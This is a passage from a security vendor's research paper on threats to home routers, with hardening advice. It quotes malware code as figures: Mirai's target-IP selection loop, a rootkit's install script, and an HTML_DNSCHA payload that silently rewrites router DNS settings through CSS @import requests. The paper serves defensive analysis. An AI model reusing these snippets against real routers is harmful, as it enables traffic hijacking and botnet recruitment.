Figure 7: In this list of credentials used by Mirai, the first part is obfuscated. Despite that, the comments on the right column briefly describe what each obfuscated line means.

```
674 static ipv4_t get_random_ip(void)
675 {
676     uint32_t tmp;
677     uint8_t o1, o2, o3, o4;
678
679     do
680     {
681         tmp = rand_next();
682
683         o1 = tmp & 0xff;
684         o2 = (tmp >> 8) & 0xff;
685         o3 = (tmp >> 16) & 0xff;
686         o4 = (tmp >> 24) & 0xff;
687     }
688     while (o1 == 127 || // Loopback
689           (o1 == 0) || // Invalid address space
690           (o1 == 3) || // General Internet Registry
691           (o1 == 15 || o1 == 16) || // IANA Special use
692           (o1 == 56) || // Internal network
693           (o1 == 10) || // Internal network
694           (o1 == 192 && o2 == 168) || // Internal network
695           (o1 == 172 && o2 >= 16 && o2 < 32) || // Internal network
696           (o1 == 100 && o2 >= 64 && o2 < 127) || // IANA NAT reserved
697           (o1 == 169 && o2 > 254) || // IANA NAT reserved
698           (o1 == 198 && o2 >= 18 && o2 < 20) || // IANA Special use
699           (o1 >= 224) || // Multicast
700           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 ==
701           );
```

Figure 8: Mirai avoids scanning IP addresses of private networks and certain organizations

# Rootkits

Rootkits are threats often used for stealth—hiding malicious processes, files, or registries. IoT devices are normally shipped with Linux, which is the target platform of notorious rootkits like Umbreon.<sup>22</sup> The said rootkit is weaponized with a powerful hidden backdoor. As the image below shows, such a rootkit is intended to target Intel and ARM processors that are compatible with the x86 and x86-64 architectures.

```
11 elif [ -f /usr/bin/apt-get ] ; then
12     dpkg --add-architecture i386
13     if [ "$4" == "" ]; then
14         yes | apt-get update
15     fi
16     if [ `uname -m` == 'x86_64' ]; then
17         apt-get --yes --force-yes install libpcap-dev libpam0g-dev libssl-dev build-essential
18     else
```

Figure 9: An excerpt of the installation script

Another Linux ring 3 or user mode level access, VLANY<sup>23</sup> also targets ARM systems. Both VLANY and Umbreon borrow features from Jynx2, another well-known rootkit that targets Linux systems.

## DNS Changers

Threats with DNS-changing mechanisms are no longer new. But in an environment using home routers, the impact of such threats could be serious. Home routers are responsible for providing internet access to all connected devices in the home or a small business. Normally, clients who connect to these devices receive the (home router) IP address as a DNS server. The home router also keeps the DNS cache and queries the internet service provider (ISP)'s DNS servers to resolve new names. The image on the following page shows that once the DNS settings are changed, all connected devices are affected since users could be redirected to malicious or phishing websites.




Figure 10: The difference in how the DNS settings work before and after a router is infected with malware

In the screenshot below, the source code of the infected page is being used to generate an HTTP GET request that changes the router's DNS settings. The attacker even employed the *@import* rule, which is intended for including another Cascading Style Sheet (CSS) file.

```
4 document.write('<style type="text/css">@import url(
/dnscfg.cgi?dnsPrimary=
&dnsSecondary=
&dnsDynamic=0&dnsRefresh=1);</style>');document.write('<style type="text/css">@import url(
/dnscfg.cgi?dnsPrimary=
&dnsSecondary=
4&dnsDynamic=0&dnsRefresh=1);</style>');document.write('<style type="text/
css">@import url(
/dnscfg.cgi?dnsPrimary=
&dnsSecondary=
&dnsDynamic=0&dnsRefresh=1);</style>');document.write('<style
type="text/css">@import url(
/dnscfg.cgi?dnsPrimary=
&dnsSecondary=
&dnsDynamic=0&dnsRefresh=1);</
```

Figure 11: A sample of a source code depicting the HTTP GET request for altering the DNS settings

The said script tries to guess the home router IP address via the HTTP GET request for each IP address on its default list (192.168.0.1, 10.1.1.1, 192.168.1.1, etc.). Once the home router is located through this single request, both the primary and secondary DNS servers' IP addresses are converted to the new ones, owned by the attackers. Attackers can also control the IP addresses the domains will resolve to and therefore have the power to lead users to malicious or fake pages without rousing any suspicion. All connected devices—smart devices, computers, and mobile phones can also be redirected to these malicious websites.

One notable DNS-changing malware family is HTML\_DNSCHA. This malware family originated from Brazil, which was one of the countries that were badly affected by the aforementioned malware. It consists of JavaScript, VBScript code, or CSS snippets that are injected into vulnerable web pages or sent via phishing emails to users. By simply accessing an HTML page with a malicious code, the malware performs a brute-force attack in the home router to modify its DNS server settings.




Figure 12: The top 5 countries affected by HTML\_DNSCHA

## VoIP Fraud

Many home routers include other capabilities such as wireless access point, media server, and telephony services like Voice over IP (VoIP). The latter feature (VoIP) is a potential hot target for cybercriminals who wish to make free calls. This modus operandi starts with compromising a router remotely to access the affected user's telephony settings to change or copy it. In 2014, some criminals were looking for a specific unpatched version of a FRITZ!Box device<sup>24</sup> in Germany. Although this fraud is hard to detect, one possible way of spotting it is by checking the telephone bills and taking note if the total amount is much higher than usual.

# Securing Home Routers

Home routers are a big target of cybercriminals. In this paper, we highlighted some of the threats that may leverage this platform and the possible consequences when home routers are left unsecured. For users, this could mean the possibility of losing confidential information; for SMBs, this can translate to productivity or even data loss.

Users and SMBs can perform best practices that can mitigate the risks or prevent threats from using their devices for malicious means.

## Choosing a Reliable Router

Securing home routers is not an easy task and may require some technical knowledge. A good start is properly selecting a home router—this means avoiding free routers included in internet plans or not buying used ones. The danger with used routers is that they may contain malicious configurations. After all, it's not so arduous to put a backdoor in a home router's firmware. So instead, choose a home router from a vendor you trust.

Recently, Trend Micro and ASUS have collaborated to better secure home network security. ASUS wireless routers are now bundled with Trend Micro solutions—with features like web threat protection and deep packet inspection to detect malicious activity in network traffic and secure against malware.

A more viable option is to pick a home router that is compatible with OpenWRT, an open source router OS that enhances security.

In the Czech Republic, there is a service called “Project:Turris”<sup>25</sup> that aims to secure home networks by replacing a household's existing home routers with more secure ones. The routers used for Project:Turris were developed using open source technologies. Apart from promoting security, Project:Turris also aims to improve online privacy of users. Project:Turris is a good example of what ISPs and organizations have to do to ensure home router security.

## Using Strong Passwords

After purchasing a reliable home router, the next step is to change its default password. Keep in mind that some routers have user access controls that allow multiple log-in accounts. They usually come with users called “admin” and “user” with default passwords. Make sure to change both.

It is advisable to create a long password (20+ characters for instance) for wireless access and choose Wi-Fi Protected Access (WPA)2-Advanced Encryption Standard (AES) as your home router’s wireless encryption scheme.

## Checking DNS Settings

Regular checking of a home router’s DNS settings is one step of mitigating some security risks. To do this, log in to the admin page of the home router and search for the DNS settings. One can discover the DNS servers’ IP addresses the home router is forwarding queries to. Sites like WHOIS<sup>26</sup> and Trend Micro™ Site Safety Center<sup>27</sup> can determine if the web pages are malicious. Some sites such as dnsleaktest.com<sup>28</sup> or myresolver.net<sup>29</sup> can tell what DNS servers the users are utilizing. Although the downside of website-based tests is that they may not be reliable once a home router has been compromised.

## Updating Firmware

The manufacturers packaged the home router’s firmware with OS, drivers, service daemons, management programs, and default configurations. There are cases when vendors release products with bugs or some features requiring enhancements. When this happens, the vendors come up with updates or patches in order to upgrade the home router firmware. It is highly recommended that users apply these latest patches, as unpatched vulnerabilities can be an entry point for threats.

Users should proactively check the home router manufacturer’s website for firmware updates. They can follow the recommendations or online tutorials of vendors (an example of which is ASUS’s FAQ page, “How to do a firmware update on ASUS wireless router?”<sup>30</sup> showing how to properly apply patches.

## Using Browser Extensions to Block Malicious Websites

For web scripts such as HTML\_DNSCHA, browser extensions can block access from malicious websites via special rules. For Mozilla Firefox® users, they can use the NoScript extension that has a small firewall-like rule set engine called “Application Boundaries Enforcer (ABE).” In the example below, we created a rule that denies any access to the IP address 172.16.31.100 (our home router’s internal IP address).




Figure 13: NoScript browser extension

The challenge is that before accessing the management page, the rule must be disabled first or users will have to use another web browser for this task.

In the image on the next page, it's clear that even if the aforementioned rule prevents any script from accessing the home router management interface, it will still allow the network traffic to be routed through it.




Figure 14: Test results showing how a page tries to access the home router's IP address via HTTP and when/how the rule is enabled

Google Chrome™ users can opt for the extension uMatrix, which may have a few differences with ABE in terms of syntax, but can yield the same result.




Figure 15: In this rule, access to the home router's IP address is blocked by the extension.

# Activating Firewalls

Some home routers with firewall settings are often disabled by default. Enabling these features can add an extra layer of security to both system and network. For detailed rules covering certain protocols, ports, origins, and destinations, refer to your home router's manual and look for the section that talks about router firewalls.

Most home routers rely on Linux and netfilter<sup>31</sup> as a firewall engine so most common devices should share similar features.

Here are other suggestions to set up your firewall:

- If users do not need to access the home router from the internet, block every single new connection from this origin.
- Outbound connections (from LAN to WAN/internet) should be analyzed carefully. Blocking Transmission Control Protocol (TCP) port 80 for instance, prevents users from browsing websites. Make sure that outbound connections to at least 80/TCP (HTTP), 443/TCP (HTTP Secure [HTTPS]), and 53/User Datagram Protocol (UDP) (DNS) are allowed.
- For users with Simple Mail Transfer Protocol (SMTP) or Internet Message Access Protocol (IMAP) mail client software, make sure that connections to the ports used by these software are permitted.

Configuring a firewall may be time-consuming as it requires changing rules again whenever a new service is introduced. In cases when users lose their access, they can always reset their home routers.

# Hardening or Logging in to the Management Page

The aforementioned best practices may not necessarily be applicable to all. To protect your home router, it may require users to log in to the management access page and perform these steps:


- Change your subnet addresses. Do not use the default class's ranges in the internal network.
- Do not use IP addresses ending in ".1," ".100," or ".254" on your home router. Use random numbers instead.
- Enforce Secure Sockets Layer (SSL) (HTTPS) on the management page.
- Turn off wireless access to the management page. This can still be accessed with an Ethernet cable.
- Disable any remote management feature, including Telnet and web administration page access from the WAN.
- Disable the Universal Plug and Play (UPnP) feature if you don't use it.

- Configure a “guest network” for your guests. Do not allow them to connect to the same network of your home/business devices.
- Disable Wi-Fi Protected Setup (WPS).

## Scanning Home Routers

Home users can perform basic port scanning to their router with tools like [nmap online](#)<sup>32</sup> and [Zenmap](#)<sup>33</sup> to see if any port is exposed. Advanced users can craft their own customized scans.

It is important to scan all ports (1-65535) on both TCP and UDP. Apart from scanning, the most critical aspect would be the interpretation of the results.



```
~ $ sudo nmap -sU --top-ports 3000 192.168.0.1

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-21 12:51 BRT
Nmap scan report for 192.168.0.1
Host is up (0.052s latency).
Not shown: 2997 closed ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
68/udp    open|filtered dhcpc
161/udp   open          snmp
MAC Address: 8C:84:2F:40:54:8C (Technicolor USA)

Nmap done: 1 IP address (1 host up) scanned in 6.22 seconds
```

Figure 16: The nmap command is performed internally from a system connected to a router with the IP address 192.168.0.1.

In the screenshot above, nmap performs a UDP scan (-sU option) on the 3,000 most common ports. The returned results show that the most common services running are DNS, DHCP, and Simple Network Management Protocol (SNMP).

In the case of this scan, SNMP is not being used although it is enabled. The thing to do in this circumstance is to connect to the home router administration page and disable the SNMP service. Of course, different scenarios will produce different results and inexperienced users may need help to correctly identify what is normal and what is not for each case. In general, the home router should not:

- Listen externally on any port outside
- Internally listen on any port other than 80/TCP or 443/TCP (HTTP/HTTPS), 53/UDP (DNS), 68/UDP (DHCP)

Users can also opt for web-scanning tools such as Nikto<sup>34</sup> and OpenVAS<sup>35</sup> to determine how exposed their web management tools are.

# Conclusion

Becoming aware of how home routers can be abused for cybercriminal activities is one step toward securing these devices. Manufacturers have begun introducing changes with features like embedded security, password policies, CAPTCHAs, and users' access control lists (ACLs), among others. These features, however, also mean additional costs for home users and thus become a big challenge for ISPs. As such, we believe that home routers will still be a prime target of cybercriminals.

To protect IoT devices, like home routers, security solutions like Trend Micro™ Home Network Security<sup>36</sup> can check internet traffic between this digital box and all connected devices. With this, all unknown devices, including threats are blocked. As such, it can also prevent any threats from infiltrating and consequently infecting your IoT devices and systems.

## Appendix

| Router Model | Known Countries Affected          | Vulnerability? | Backdoor? |
|--------------|-----------------------------------|----------------|-----------|
| 2Wire        | U.S.                              | ✓              |           |
| ActionTec    | Canada                            | ✓              |           |
| ADB Pirelli  | Italy                             | ✓              | ✓         |
| Arcatel      | Taiwan                            | ✓              |           |
| AZTech       | Philippines                       | ✓              |           |
| BT           | Ireland                           | ✓              |           |
| Comtrend     | Spain                             | ✓              |           |
| D-Link       | Taiwan, Canada, Brazil, Australia | ✓              | ✓         |
| DOC SIS      | U.S.                              | ✓              |           |
| FRITZ!Box    | Germany                           | ✓              |           |
| Huawei       | Spain, Brazil                     | ✓              |           |
| Linksys      | Canada, Brazil                    | ✓              | ✓         |
| Mercury      | China                             | ✓              |           |
| Motorola     | U.S.                              | ✓              | ✓         |
| Netcore      | China                             | ✓              | ✓         |
| Netgear      | U.S.                              | ✓              | ✓         |
| ProLink      | Philippines                       | ✓              |           |
| TCOM         | Taiwan                            | ✓              |           |
| Technicolor  | Italy                             | ✓              |           |
| Telekom      | Germany                           | ✓              |           |
| Tenda        | China                             | ✓              | ✓         |
| Thomson      | Australia, Ireland                | ✓              |           |

| Router Model | Known Countries Affected | Vulnerability? | Backdoor? |
|--------------|--------------------------|----------------|-----------|
| TP-LINK      | China                    | ✓              |           |
| Voyager      | Ireland                  | ✓              |           |
| Vigor        | Taiwan                   | ✓              |           |
| ZTE          | Brazil                   | ✓              | ✓         |
| Zyxel        | Ireland, Spain, Taiwan   | ✓              |           |

# References

1. Ionut Arghire . (13 December 2016). *Security Week*. “New Mirai Variants Have Built-In DGA.” Last accessed on 5 January 2017, <http://www.securityweek.com/new-mirai-variants-have-built-domain-generation-algorithm>.
2. Michael Heller. (30 November 2016). *TechTarget*. “Modified Mirai Botnet Could Infect 5 Million Routers.” Last accessed on 5 January 2017, <http://searchsecurity.techtarget.com/news/450403881/Modified-Mirai-botnet-could-infect-five-million-routers>.
3. Tim Yeh. (25 August 2014). *TrendLabs Security Intelligence Blog*. “Netis Routers Leave Wide Open Backdoor.” Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/>.
4. Tim Yeh. (3 October 2014). *TrendLabs Security Intelligence Blog*. “Netis Router Backdoor ‘Patched’ but Not Really.” Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/netis-router-backdoor-patched-but-not-really/>.
5. Dan Goodin. (16 September 2015). *ArsTechnica*. “Malicious Cisco Router Backdoor Found on 79 More Devices, 25 in the US.” Last accessed on 5 January 2017, <http://arstechnica.com/security/2015/09/malicious-cisco-router-backdoor-found-on-79-more-devices-25-in-the-us/>.
6. Craig. (12 October 2013). *Embedded Device Hacking*. “Reverse-Engineering a D-Link Backdoor.” Last accessed on 5 January 2017, <http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/>.
7. Bernardo Rodrigues. (19 November 2015). *w00tsec*. “ARRIS Cable Modem Has a Backdoor in the Backdoor.” Last accessed on 5 January 2017, <https://w00tsec.blogspot.com.br/2015/11/arris-cable-modem-has-backdoor-in.html>.
8. Pierre Kim. (16 July 2015). *A Slice of Kimchi—IT Security Blog*. “Backdoor and RCE Found in 8 TOTOLINK Router Models.” Last accessed on 5 January 2017, <https://pierrekim.github.io/blog/2015-07-16-backdoor-and-RCE-found-in-8-TOTOLINK-products.html>.
9. kenzo2017. (7 November 2016). *Reverse Engineering Blog*. “Eir’s D1000 Modem Is Wide Open to Being Hacked.” Last accessed on 5 January 2017, <https://devicereversing.wordpress.com/2016/11/07/eirs-d1000-modem-is-wide-open-to-being-hacked/>.
10. Dave Calpito. (13 October 2015). *Tech Times*. “Thousands of Netgear Routers Compromised by Hackers Exploiting Unpatched Security Hole: Is Your Router Affected?.” Last accessed on 5 January 2017, <http://www.techtimes.com/articles/94124/20151013/thousands-of-netgear-routers-compromised-by-hackers-exploiting-unpatched-security-hole-is-your-router-affected.htm>.
11. MITRE Corporation. (2015). CVE. “CVE-2016-5681.” Last accessed on 5 January 2017, <https://www.cvedetails.com/cve/CVE-2016-5681/>.
12. Zack Whittaker. (8 April 2016). *ZDNet*. “Millions of Arris Cable Modems Vulnerable to DoS Flaw.” Last accessed on 5 January 2017, <http://www.zdnet.com/article/millions-of-routers-vulnerable-to-unpatched-reboot-flaw/>.

13. Pierluigi Paganini. (18 January 2015). *Security Affairs*. "ADB Pirelli Home Routers in Spain and Argentina Affected by Critical Flaws." Last accessed on 5 January 2017, <http://securityaffairs.co/wordpress/32365/hacking/adb-pirelli-home-routers-flaws.html>.
14. Chisato Rokumiya. (11 April 2016). *TrendLabs Security Intelligence Blog*. "Mobile Devices Used to Execute DNS Malware Against Home Routers." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/mobile-devices-used-to-execute-dns-malware-against-home-routers/>.
